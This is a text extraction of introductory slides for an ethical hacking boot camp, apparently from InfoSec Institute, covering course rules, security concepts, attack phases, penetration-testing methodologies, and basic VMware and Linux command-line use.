



InfoSec Institute

Ethical Hacking Boot Camp

About Your Instructor

Introductions

- Name?
- What experience do you have with information security?
Ethical Hacking?
- What is your preferred OS?
- What are your overall goals?
- What do you want to get out of this class?

Course Objectives

- Develop the mindset of a hacker
 - Look at a system and think what CAN be done with it, not what it was intended to be used for.
- Understanding of the methodologies used during an Ethical Hack
 - And why they are important and useful
- Develop skills used by Ethical Hackers
 - Emphasis on manual methods, not tools
- Wide exposure to hacking tools
- Exposure to advanced Hacking concepts
 - Set you in direction for further study
- Prepare you for the CEH and MPCS

Course Prerequisites

- Solid Understanding of the Windows OS
 - Power User Level
- Solid Understanding of TCP/IP and Routing
 - TCP, UDP, ICMP, etc.
- Exposure to Information Security Concepts
 - Encryption, Authentication, Firewalls, etc.
- Helps to have exposure to Linux, but not required
 - We have some Linux training coming today

A Few Warnings

- Not an expert-level pen-test course
- Ethical Hacking is a Foundation Course
 - We will touch on everything an ethical hacker needs to know.
 - Additional study is required beyond this course
- Hacking is best learned by hands-on instruction and ACTIVE participation
 - Watching the person next to you is not good enough
- Hacking is not next -> next -> next -> finish
 - Be prepared that not everything will be 100% reliable

Course Materials

- InfoSec Institute Ethical Hacking Textbook
- Ethical Hacking Lab Manual
- Toolkit CD
- Lab Environment

CEH Details


- Designed to test the skills used in the penetration testing/ethical hacking Profession
 - 20 Objective Domains
 - 125 Questions
 - Multiple Choice, True or False, Multiple Answer
 - 4 hours
 - 70% is required to pass
 - Delivered on line in class
 - Pass / Fail, with instant verification
 - Certification is received in the mail within two weeks
 - Cost of exam included in course price, retake at student expense

Class Rules

- Don't be afraid to interrupt and ask questions
 - Do realize there are others that have paid to be here, don't monopolize the instructor's time.
- Be courteous with cell phone usage
- Daily Schedule
 - This is a boot camp! Saddle up!
 - 8:30am Start
 - 11:30am Lunch
 - 5:00pm Dinner
 - 6:00pm Start CTF
 - Lab Open All Night
- Only Hack Target Systems
 - Don't hack instructor laptop
 - Don't hack hotel network
 - Don't hack other students
 - Don't hack gateway routers and firewalls (192.168.1.1 and 192.168.1.2)
 - Don't hack your company/friends/home computer/neighbors/etc. or anything out on the internet
- All activity is monitored

Introduction to Ethical Hacking

C-I-A Triad



Confidentiality

Prevent unauthorized disclosure of sensitive information

Integrity

Prevent unauthorized modification of systems and information

Availability

Prevent disruption of service and productivity

... the fundamental security principles upon which all information security functions are based

Threat Agents

- What is Ethical Hacking?
 - A method of assessing the security posture of a system by replicating the same strategies, tools and techniques used by various threat agent(s)
- What Threat Agents do We Want to Emulate?
 - Outside Attackers
 - Internal Attackers
 - Self-Propagating Malware
 - Disgruntled Employees
 - Uneducated Users/Administrators
 - IT System abusers
 - Corporate Espionage
 - Physical attacks
 - Terrorists
 - Advanced Persistent Threats (APTs)


Is Cyber Terrorism Possible?

- Yes, let's take a look at the Hidden Lynx group
 - In early 2013 Hidden Lynx launched what would become a year long campaign against Bit9
- Bit9 sales a product that will enforce a rule that only allows binaries signed by Bit9 to run in a customers environment
- Hidden Lynx compromised Bit9, got their code signing certificate, then used them to sign their own Malware
- Essentially Hidden Lynx malware was able to distributed as a trusted piece of code blindly to thousands of organizations

What is the Risk?

- Increased Network Interoperability means more chances for holes...
- ... and we only need one hole
- More and more services are being rendered via “cloud based” solutions

Modern Network - No Perimeter to Defend




What is the Risk?

- Standards designed in the late 60's were not concerned with security
 - IPv4
 - TCP
 - SNMP
 - Telnet
 - FTP
 - HTTP
- Security has to be specifically added and often has serious consequences to system function and performance

Architecture Vulnerabilities

- Programming concepts/standards were not designed with security in mind
- Modern x86 (32bit) and 64bit computer architectures offer no fool-proof protections
- User or external input is not checked by default
- Processors will execute any data, no protections
- Easy to introduce a security vulnerability, almost totally impossible not to
- When a bug is found, it is up to the user to fix the system

What are the results?



SOURCE - *BankInfoSecurity*

Advanced Persistent Threat (APT)

- An adversary that possesses sophisticated levels of expertise and significant resources which allow it to create opportunities to achieve its objectives by using multiple attack vectors (e.g., cyber, physical, and deception)
- Usually establish foothold in the infrastructure and stay unnoticed for long periods of time exfiltrating information or extending access to other parts of the infrastructure
- Often work for, or are sponsored by governments
- One primary function seems to be “brokering” malicious access
 - They have footholds into a lot of high profile organizations. They broker this access to whoever is willing to pay for it
 - Some believe the next targets will be certificate authorities!

Watering Hole Attack

- APT group attacks website which may be visited by true targets (website is not the intended target)
- APT group plants either malicious code or pointer to another web server controlled by APT group
 - iframe or other methods
- Intended targets visit infected website
- Targets are exploited via client side attack
 - Usually browser based vulnerability exploited
 - “Like a Lion stalking prey at a watering hole on the safari”

The Ethical Hacker

- Why do an Ethical Hack? Why penetrate? Doesn't that do more bad than good?
 - Only way to determine TRUE risk to organization from aforementioned threat agents
 - Determine risks to organization
 - Aid in making risk management/mitigation decisions.
 - Answer: Where do I put my security dollars for maximum ROI?
- Results in a quantitative metric that describes true risk
 - No longer guessing...
 - Quantitative testing means we can track progress over time
 - Measure security posture improvements

The Ethical Hacker

- The attacker's view of your organization
 - Most IT pros are concerned with BUILDING systems, not BREAKING them
 - Never think of all the ways an IT system can be abused
 - Important to take attackers point of view
- Important for Training
 - Documentation in Ethical Hack allows tracing of attack through logs/IDSs
 - Differentiate between successful and unsuccessful attacks
 - Forces others to learn current threats

More Terminology

- Cracker/Black Hat/Malicious Hacker:
 - A person who forces systems to function in an unintended manner for unethical purposes
 - Example: Kevin Mitnick
- White Hat/Ethical Hacker/Penetration Tester:
 - A person who forces systems to function in an unintended manner for ethical purposes
 - Example: Linus Torvalds
- Grey Hat:
 - White Hat by day, Black Hat by night
- Script Kiddie:
 - An insult
 - Means an unskilled hacker
- Social Engineering:
 - Act of tricking a person to do something they wouldn't or shouldn't otherwise do

Even More Terminology

- **Vulnerability:**
 - A design flaw that degrades the security posture of a system
- **Exploit/Proof of Concept:**
 - A tool, script, or method used to take advantage of a vulnerability.
- **0day:**
 - An exploit that has yet to be reported to the software vendor or open source project
- **Advanced Persistent Threat (APT)**
 - Complex and usually very long and drawn out attack against an organization

Types of Security Tests

- **Security Scan/Vulnerability Scan:**
 - An automated check using a tool to determine the security posture of a system. Can be network or host based.
- **Ethical Hack/Penetration Test:**
 - A intrusive test that seeks to penetrate the security of system to gain unauthorized access. Can damage target system.
- **IT Audit:**
 - An audit that focuses both on technical, human, and process control elements to discover security flaws in system.
- **Important to establish which one you are going to do!**

The Ethical Hacking Profession


- How do you do a Penetration Test?
 - The RIGHT way...
- Use a methodology!
- What makes for a good Methodology?
 - Must be repeatable
 - Must be Quantitative
 - Must be Documentable
 - Helps if it is acceptable for compliance

The Ethical Hacking Profession

- Lots of things to balance when doing a pen test!
- FUD vs. Security Awareness
- Must follow methodology, but must think outside of box
- Analysis based on business risk vs. technical risk
- Replicate the activities of Black Hats, and also seek to minimize damage caused and stay within legal limits
- Promote trust vs. drive more pen testing business
- Quantitative vs. Qualitative

Attack Sophistication vs. Intruder Knowledge

- Profile of the Ethical Hacker has changed. So has the malicious hacker:



Penetration Test Categories

- Black Box Test
 - No prior knowledge of systems being tested
- White Box Test
 - Total knowledge of systems being tested
- Internal Test/Gray Box
 - Partial knowledge, examines as if internal user

Security Control Assessment Methods

- **Vulnerability (Weakness) Assessment**
 - Using various tools and methodologies to identify weak areas and risks that need to be addressed
 - Do we have issues? How many? How bad are they?
 - Nessus is a good automated vulnerability scanner
- **Penetration Testing**
 - Authorized attacks on your network using exploitative techniques similar to those used by attackers
 - They find and exploit network weaknesses
 - Its goal is to measure an organization's level of resistance to an attack and assess potential damage
- **Different goals – may be used in combination**
 - Vulnerability assessment identifies more vulnerabilities
 - Penetration testing may reveal issues in organization's incident response strategy and identify assets accessible to attackers due to vulnerabilities

Vulnerability Analysis/Assessment

- An ongoing, structured, process of evaluation
- Reduce threats to an acceptable level
- Discovering bugs, problems or weaknesses in software or systems that could affect CIA
- Use automated tools and penetration (pen) testing
- Configure systems based on clearly defined policies – then audit to verify compliance
- Proper patch/update management is critical
- Fuzzing is a popular method for analyzing software for vulnerabilities
- OVAL is a XML standard method of vulnerability reporting
(Open Vulnerability and Assessment Language - XML)

Penetration (Pen) Testing

- Penetration test involves a team of security professionals launching attacks on a system, network or program to determine whether security is properly implemented.
- Proper written approval (contract) is required first, as pen testing often causes breakdowns
 - **White Box** – Have full knowledge of the network, software or system to be tested for compliance
 - **Grey Box** – Attackers have limited knowledge
 - Commonly used because it costs less than black box
 - **Black Box** – No knowledge – Hacker approach



Attack Phases

- **Reconnaissance**
 - Identifying a vulnerable target and exploring the best ways to exploit it
 - Finding a point of entry
 - Initial target can be anyone in the organization
- **Scanning**
 - Identifying a weak point that allows to gain access
 - Scanning the network
 - Long process (can take months)
- **Gaining and Elevating Access**
 - Exploiting found vulnerabilities
 - Escalating privileges to be able to move freely within the environment

Attack Phases

- Maintaining Access
 - Staying quietly within the organization
 - Installing rootkits for easy access
 - Establishing covert channels for data exfiltration
 - In some cases, may end in an assault – a large scale attack with the goal of destroying/disabling as much of the infrastructure as possible
- Clearing tracks
 - Steps to confuse, disorient, and/or divert the forensic investigation
 - Not in all attacks – sometimes attackers want to take credit
 - Many different techniques: log cleaning and modification, spoofing, misinformation, backbone hopping, zombied accounts, etc.

Penetration Testing Methodology

- No universally accepted methodology
- Several methodologies developed, including:
 - OWASP Web Application Penetration Testing Methodology
 - OSSTMM (Open Source Security Testing Methodology Manual)
 - PTES (Penetration Testing Execution Standard)
- Specific steps are different, but all methodologies include pre-attack, attack, and post-attack activities

Penetration Testing Steps

- PTES suggests the following steps



Using VMware and Linux

VMware


- Ethical Hacking requires multiple OSes
 - Tools for many OSes
 - Lab targets require multi-OS as well
 - VMware is essential for lab environments
- VMware encapsulates an OS as a Windows or Linux application
- Allows you to run many “virtual machines” on same hardware
- Host vs. Guest
- InfoSec uses Windows version to encapsulate Linux
 - Also encapsulates local targets

VMware


- Guest VMs can be virtual networked
- All VMs on same computer can be networked
 - Virtual VM network = virtual switch
- Virtual networks can talk with physical networks
- VMs are easily fingerprinted
- Network Modes
 - Bridged
 - NAT
 - Host-Only

Using VMware

- Starting up VMs :



- Stopping, Starting, Pausing, Full Screen:




- CTRL + ALT releases cursor and keyboard

Using VMware

Shared Folders

- Transfer files between Guest and Host
- Edit -> Virtual Machine Settings -> Options -> Shared Folders



Linux

- Open Source OS
 - Licensed under the GPL
 - Freely available
 - Many different distros/flavors
- Runs on every hardware imaginable
 - 64bit, 32bit, SPARC, RISC, PowerPC, XBOX, Pinball Machines, etc.
- Favored OS of Hackers
 - Flexible
 - Many tools
 - Easy to hack



Linux

- Most hacking tools on Linux
 - Linux first
 - More features even if tool available for Windows
 - Exploits are written using Unix sockets
- Better scripting/compiling support
 - Easier to compile programs
 - Many security testing scripts
- Powerful Command Line Interface (CLI)

A screenshot of the Metasploit Pro command-line interface. The screen shows a grid of exploit modules, with one module highlighted. At the bottom, there is a command prompt and some status text.

```
http://metasploit-pro

Taking notes in notepad? Here Metasploit Pro track & report
your progress and findings -- Learn more on http://wp167.com/metasploit

* metasploit v4.10.0-2014062903 [core:4.10.0-pre.2014062903 mp:1.0.0]
* --=[ 133L exploits - 722 auxiliary - 214 post      ]
* --=[ 340 payloads - 35 encoders - 8 nops     ]
* --=[ Free Metasploit Pro trial: http://wp17.co/trypsp ]
```

Getting to know the CLI

- Getting to know the CLI
 - Linux boots to CLI, not to the GUI like Windows
 - Commands are similar to MS-DOS
- The Linux File System is CASE SENSITIVE!
- Many “Virtual Terminals”
 - Accessed with ALT + Function Key (F1,F2, etc.)
- Change directories with cd
- List directory contents (DOS dir) with ls
- Switch user with su
- Find running processes with ps -A

Getting to love the CLI

- Apply an “output filter”
 - Pipe to grep (| grep)
 - Filter file list:
`ls -la | grep exploit`
 - Running processes:
`ps -A | grep httpd`
- Kill processes with killall httpd
 - Or, `kill -9 2342`
 - “2342” is PID, can be found with `ps -A`
- Lost? Find working directory with `pwd`
- Autocomplete is your best friend, remember to use the TAB on long filenames and directories

```
root@attackserver:~# ls -la | grep exploit
drwxr-xr-x  2 root root    4096 Jun 26  2014 exploitation
root@attackserver:~# █
```

Getting to love the CLI

- Executing programs
 - Type executable name if it is in a “/bin” directory
 - Otherwise, you must type full directory name:
`./usr/local/httpprint_107/linux/httpprint`
 - Or, if you are in the directory:
`./httpprint`
 - Remember, on Linux file extensions mean nothing! .exe does not mean executable!
- File maintenance
 - Copy a file with `cp old_file /usr/new_file`
 - Delete a file with `rm bad_file`
 - Rename a file with `mv old_file new_file`

Getting to love the CLI

- Need help? Ask the man
 - man ls
 - man nmap
- Working with text files
 - Display contents of file:
cat myfile
more myfile
 - Create a text file:
cat > myfile
Text in file
^D
 - Append text to myfile:
cat >> myfile
more juicy text for file
^D

```
NMAP(1)                               Nmap Reference Guide                  NMAP(1)

NAME
    nmap - Network exploration tool and security / port scanner

SYNOPSIS
    nmap [Scan Type...] [Options] {target specification}

DESCRIPTION
    Nmap ("Network Mapper") is an open source tool for network exploration
    and security auditing. It was designed to rapidly scan large networks,
    although it works fine against single hosts. Nmap uses raw IP packets
    in novel ways to determine what hosts are available on the network,
    what services (application name and version) those hosts are offering,
    what operating systems (and OS versions) they are running, what type of
    packet filters/firewalls are in use, and dozens of other
    characteristics. While Nmap is commonly used for security audits, many
    systems and network administrators find it useful for routine tasks
    such as network inventory, managing service upgrade schedules, and
    monitoring host or service uptime.

    The output from Nmap is a list of scanned targets, with supplemental
    information on each depending on the options used. Key among that
    Manual page nmap(1) line 1 (press h for help or q to quit)
```

Network with the CLI

- List information on network interfaces
 - `ifconfig -a`
- Change the IP address
 - `ifconfig eth0 192.168.1.45`
- Change the IP address and netmask
 - `ifconfig eth0 192.168.1.45
netmask 255.255.255.240`
- Restart the interface
 - `ifdown eth0`
 - `ifup eth0`
- Stop the startup of services
 - `ntsysv` or `ntsysv-rc-conf`

```
root@attackserver:~# ifconfig -a
eth0      Link encap:Ethernet HWaddr 00:0c:29:be:48:18
          inet addr:192.168.233.128 Bcast:192.168.233.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:febe:4818/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:179 errors:0 dropped:0 overruns:0 frame:0
          TX packets:28 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:11660 (11.3 KiB) TX bytes:2402 (2.3 KiB)

